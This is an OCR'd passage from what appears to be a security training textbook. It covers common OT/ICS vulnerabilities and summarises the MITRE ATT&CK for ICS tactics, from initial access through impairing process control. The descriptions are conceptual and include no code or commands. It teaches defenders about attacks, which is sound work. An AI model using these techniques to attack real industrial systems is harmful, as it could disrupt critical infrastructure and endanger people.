
OT systems are becoming highly interconnected with IT networks. With increased integration and OT/IT convergence, the attack surface areas of OT systems have also increased. IT networks and systems experience frequent cyber-attacks; therefore, OT systems and networks may be compromised through IT networks. Vulnerabilities that exist in IT networks can be exploited by attackers to initiate various attacks on OT networks.

Discussed below are some common OT vulnerabilities:

Vulnerability	Description
1. Publicly Accessible OT Systems	▪ OT systems are directly connected to the Internet so that third-party vendors can remotely perform maintenance and diagnostics ▪ OT systems are not protected using modern security controls ▪ Ability to perform password brute-forcing or probe OT systems to disable or disrupt their functions
2. Insecure Remote Connections	▪ Corporate networks use jump boxes to establish remote connectivity with the OT network ▪ Ability to exploit vulnerabilities in jump boxes to gain remote access to the OT systems
3. Missing Security Updates	▪ Outdated software versions lead to increased risks and pave the way for attackers to compromise the OT systems

4. Weak Passwords	▪ Operators and administrators use default usernames and passwords for OT systems, which are easily guessable ▪ Ability to gain access to the OT systems, if the default vendor credentials of embedded devices and management interfaces are not changed
5. Insecure Firewall Configuration	▪ Misconfigured access rules allow unnecessary access between corporate IT and OT networks ▪ Support teams allow excessive access permissions to the management interfaces on the firewalls ▪ Insecure firewalls propagate security threats to the OT network, which makes them vulnerable to attacks
6. OT Systems Placed within the Corporate IT Network	▪ Corporate systems are interconnected with the OT network for accessing operational data or exporting data to third-party management systems ▪ OT systems such as control stations and reporting servers are placed within the IT network ▪ Ability to use compromised IT system to gain access to the OT network
7. Insufficient Security for Corporate IT Network from OT Systems	▪ Attacks also originate from OT systems, as they use outdated legacy software and are accessed from remote locations ▪ Ability to gain unauthorized access to corporate IT systems through insecure OT devices
8. Lack of Segmentation within OT Networks	▪ Several OT networks have a flat and unsegmented configuration, which assumes all systems have equal importance and functions ▪ Compromise of a single device may expose the entire OT network
9. Lack of Encryption and Authentication for Wireless OT Networks	▪ Wireless equipment in OT networks uses insecure and outdated security protocols ▪ Ability to perform sniffing and authentication bypass attacks
10. Unrestricted Outbound Internet Access from OT Networks	▪ OT networks allow direct outbound network connections to support patching and maintenance activities from a remote location ▪ Direct outbound Internet connectivity to insecure and unpatched OT devices increases the risk of malware attacks ▪ Susceptibility to malware and command-and-control attacks


Table 18.9: OT Vulnerabilities



MITRE ATT&CK for ICS

Initial Access	- It refers to the methods or techniques that an attacker can employ to establish initial access within the targeted ICS environment - The techniques used by an attacker include **drive-by compromise**, exploitation of a public-facing **software application**, and exploitation of **remote services**
Execution	- It refers to the techniques used to execute malicious code, manipulate data, or other system functions through illegitimate approaches - Techniques used by an attacker include changing the **operating mode**, **use of the command-line interface** (CLI), and execution through APIs
Persistence	- It involves the procedures by which an attacker retains access within the ICS environment, even if the compromised device is restarted or the communication is interrupted - Techniques used by an attacker include **modification of a program**, **insertion of module firmware**, **execution through APIs**, and project file infection
Privilege Escalation	- It refers to gaining higher-level access and authorization to perform further malicious activities on an ICS system or network - Techniques used by an attacker include **software exploitation** and **hooking**
Evasion	- It refers to the techniques used to evade the traditional defense mechanisms throughout their operations - Techniques used by an attacker include **removing the indicators**, **rootkits**, **changing operator mode**, etc.
Discovery	- It is the process of gaining information about an ICS environment to assess and identify the target assets - Techniques used by an attacker include the **removal of indicators**, **enumeration of the network connection**, **network sniffing**, and identification of remote systems

https://collaborate.mitre.org



MITRE ATT&CK for ICS (Cont'd)

Lateral Movement	- It refers to additional movements made by an attacker across the target ICS environment by leveraging the existing access - Techniques used by an attacker include **default credentials**, **program download**, and **remote services**
Collection	- It refers to various methods that an attacker uses to gather information and gain knowledge regarding the data and domains of the ICS infrastructure - Techniques used by an attacker include **automated collection**, **information repositories**, and **I/O images**
Command and Control	- It refers to the techniques used to deactivate, control, or exploit the physical control processes within the target ICS environment using command and control - Techniques used by an attacker include **frequently used ports**, **connection proxy**, and **standard application-layer protocol**
Inhibit Response Function	- It refers to the different ways an attacker attempts to thwart reactions against any security event such as hazard or failure - Techniques used by an attacker include the **activation of the firmware update mode**, blocking of command messages, and blocking of reporting messages
Impair Process Control	- It refers to the tactics used to disable, exploit, or control the physical control processes in the target environment - Techniques used by an attacker include **I/O brute-forcing**, **altering of parameters**, and **injection of module firmware**
Impact	- It refers to the techniques used by an attacker to damage, disrupt, or gain control of the data and systems of the target ICS environment and its surroundings - Techniques used by an attacker include **damage to property**, **loss of availability**, and **denial of control**

MITRE ATT&CK for ICS

Source: *https://collaborate.mitre.org*

MITRE ATT&CK for ICS can be used as a knowledge base by ICS security teams or vendors to understand an attacker's actions against OT systems and to develop a defense system to prevent them. It also helps security teams illustrate and characterize the behavior of an attacker after any compromise.

MITRE ATT&CK for ICS features different tactics, which are discussed below.

- **Initial Access**

  It refers to the methods or techniques that an attacker can employ to establish initial access within the targeted ICS environment. An attacker can compromise different OT assets, websites, IT resources, and other external services to gain access to the ICS environment. Listed below are some of the techniques used by an attacker to gain initial access:

  - **Drive-by compromise:** An attacker can gain access to the OT system by exploiting the target user's web browser by tricking them into visiting a compromised website during a normal browsing session.
  - **Exploiting a public-facing software application:** An attacker exploits the known vulnerabilities of an Internet-facing application to gain access to an OT network. Such applications can be used for remote monitoring and management.
  - **Exploiting remote services:** An attacker can manipulate known vulnerabilities of an application by leveraging error messages generated by the OS, program, or the kernel to perform further attacks on the remote services.

  Listed below are some of the additional techniques used by attackers to gain initial access to an ICS environment:

  - External remote services
  - Internet-accessible devices
  - Remote services
  - Replication through removable media
  - Rogue master
  - Spear-phishing attachment
  - Supply-chain compromise
  - Transient cyber assets
  - Wireless compromise

- **Execution**

  Execution refers to an attacker's attempt to execute malicious code, manipulate data, or perform other system functions through illegitimate approaches. Attackers use different techniques to run malicious code within a device or asset in an ICT environment. Some of the techniques associated with this stage are as follows:

  - **Changing the operating mode:** An attacker gains additional access to various OT functionalities by manipulating the operating modes of a controller within the infrastructure, e.g., program download.
  - **Command-line interface (CLI):** An attacker uses the CLI to run various malicious commands and communicate with an OT system. It allows them to install and run different malicious programs and perform malicious operations without being detected.
  - **Execution through APIs:** Attackers inject code into APIs to perform specific functions in a system after being called by the associated software.

Listed below are some of the additional techniques used by attackers at the execution stage:

- Graphical user interface (GUI)
- Hooking
- Modify controller tasking
- Native API
- Scripting
- User execution

- **Persistence**

  Attackers employ persistence procedures to retain access within the ICS environment, even if the compromised device is restarted or the communication is interrupted. The following are some of the techniques that can be used by an attacker at this stage.

  - **Modifying a program**: An attacker abuses a controller in an OT system by changing or attaching a program to it. It allows changing the behavior of how the controller communicates with other devices or processes within that environment.
  - **Module firmware:** A malicious firmware can be inserted into the hardware devices by an attacker to maintain accessibility on the other devices or systems and hold footprints for long-term attacks.
  - **Project file infection:** Attackers use malicious code to infect file dependencies such as objects or variables required for the functioning of programmable logic controllers (PLCs). Attackers often attempt to abuse the default functions of PLC.

  Listed below are some additional techniques used by attackers to maintain persistence:

  - System firmware
  - Valid accounts

- **Privilege Escalation**

  Privilege escalation allows an attacker to achieve higher-level access and authorizations to perform further malicious activities on an ICS system or network. Some of the techniques that can be used by an attacker to escalate privileges are as follows.

  - **Exploiting software:** Attackers can take advantage of known software vulnerabilities by abusing any programming errors to elevate privileges.
  - **Hooking:** It allows attackers to hook into the APIs of different processes for redirecting and calling them to elevate privileges.

- **Evasion**

  Attackers use this tactic to evade conventional defense mechanisms throughout their operations. Some of the techniques used to evade detection are as follows.

  - **Removing the indicators:** Potential attack indicators are removed from a host to avoid detection and cover the attack footprints.
  - **Rootkits:** An attacker can install rootkits to avoid detection by hiding different services, connections, and other system drivers.

- **Changing the operator mode:** The attackers can modify a controller's operating mode to access and control different system functionalities.

Some of the additional techniques for evasion are listed below:

- Exploitation of software vulnerabilities
- Masquerading
- Spoofed reporting messages

- **Discovery**

  Discovery is the process of gaining information about an ICS environment to assess and identify target assets. The following are some of the techniques that can be used to gain information about the ICS environment.

  - **Enumerating the network connection:** Attackers can gain information about the communication patterns of different network devices.
  - **Network sniffing**: An attacker can capture or monitor network information such as the protocol used, destination and source addresses, and other important information.
  - **Identifying remote systems:** An attacker finds the details of other systems on the network through their hostnames, IP addresses, or other details to perform malicious activities.

  Some of the additional techniques that can be used by an attacker for discovery are listed below:

  - Remote system information discovery
  - Wireless sniffing

- **Lateral Movement**

  Attackers attempt to make additional movements across the target ICS environment by leveraging the existing access. Some of the techniques used by attackers for lateral movement are as follows.

  - **Default credentials:** An attacker can leverage the in-built credentials of the control systems to perform administrative tasks.
  - **Program download:** An attacker can transmit a user program within a controller by executing a program download.
  - **Remote services:** An attacker can abuse the remote services to make lateral movements within the network assets and components.

  Some of the additional techniques for lateral movement are listed below:

  - Exploiting the remote services
  - Lateral tool transfer
  - Valid accounts

- **Collection**

  Collection refers to various methods that an attacker uses to gather information and gain knowledge regarding the data and domains of the ICS infrastructure. An attacker can use the following techniques to gather information.

  - **Automated collection:** An attacker can use various tools or scripts to collect the information of an ICS environment automatically.
  - **Information repositories:** Attackers can gain sensitive information such as layouts of a control system and specifications by targeting the information repositories.
  - **I/O image:** The attackers can access the memory by obtaining the I/O image of a PLC for performing further malicious activities.

  Some of the additional techniques for collecting data are listed below:

  - Detecting the operating mode
  - Man-in-the-middle attack
  - Monitoring the process state
  - Point and tag identification
  - Program upload
  - Screen capture
  - Wireless sniffing

- **Command and Control**

  An attacker attempts to deactivate, control, or exploit the physical control processes within the target ICS environment using command and control. Some of the techniques used for command and control are as follows.

  - **Frequently used ports:** An attacker can use popular ports such as 80 and 443 to communicate and evade the conventional detection mechanisms.
  - **Connection proxy:** Attackers can control the traffic of the target network across the ICS environment using a connection proxy.
  - **Standard application-layer protocol:** Attackers can use different application-layer protocols such as HTTPS, Telnet, and Remote Desktop Protocol (RDP) to hide their actions and establish control over the systems.

- **Inhibit Response Function**

  The inhibition of response function refers to the different ways an attacker attempts to thwart reactions against any security event such as hazard or failure. Some of the techniques associated with this tactic are as follows.

  - **Activate firmware update mode:** An attacker can activate the firmware update mode and thwart normal response functionalities during a security event.
  - **Block command messages:** An attacker can block various commands or instruction messages before they reach the control systems.
  - **Block reporting messages:** An attacker can stop or disrupt the reporting messages from the industrial systems and prevent them from reaching their destination, allowing the attacker to hide their activities.

Some of the additional techniques for inhibiting response functions are listed below:

- Alarm suppression
- Blocking serial COM
- Data destruction
- Denial of service (DoS)
- Device restart/shutdown
- Control I/O image
- Changing alarm settings
- Rootkit
- Service stop
- System firmware

- **Impair Process Control**

  Attackers use this tactic to disable, exploit, or control the physical control processes in the target environment. Some of the techniques used for this tactic are as follows.

  - **I/O brute-forcing:** Attackers can brute-force the I/O addresses to control a process functionality without targeting a particular interface.
  - **Alter the parameters:** An attacker can manipulate the control systems by altering their instruction parameters through appropriate programming.
  - **Module firmware:** An attacker can re-program a device by injecting malicious firmware into it and thereby prepare it to perform other malicious tasks.

  Some additional techniques associated with impairing process control are listed below:

  - Spoofed reporting messages
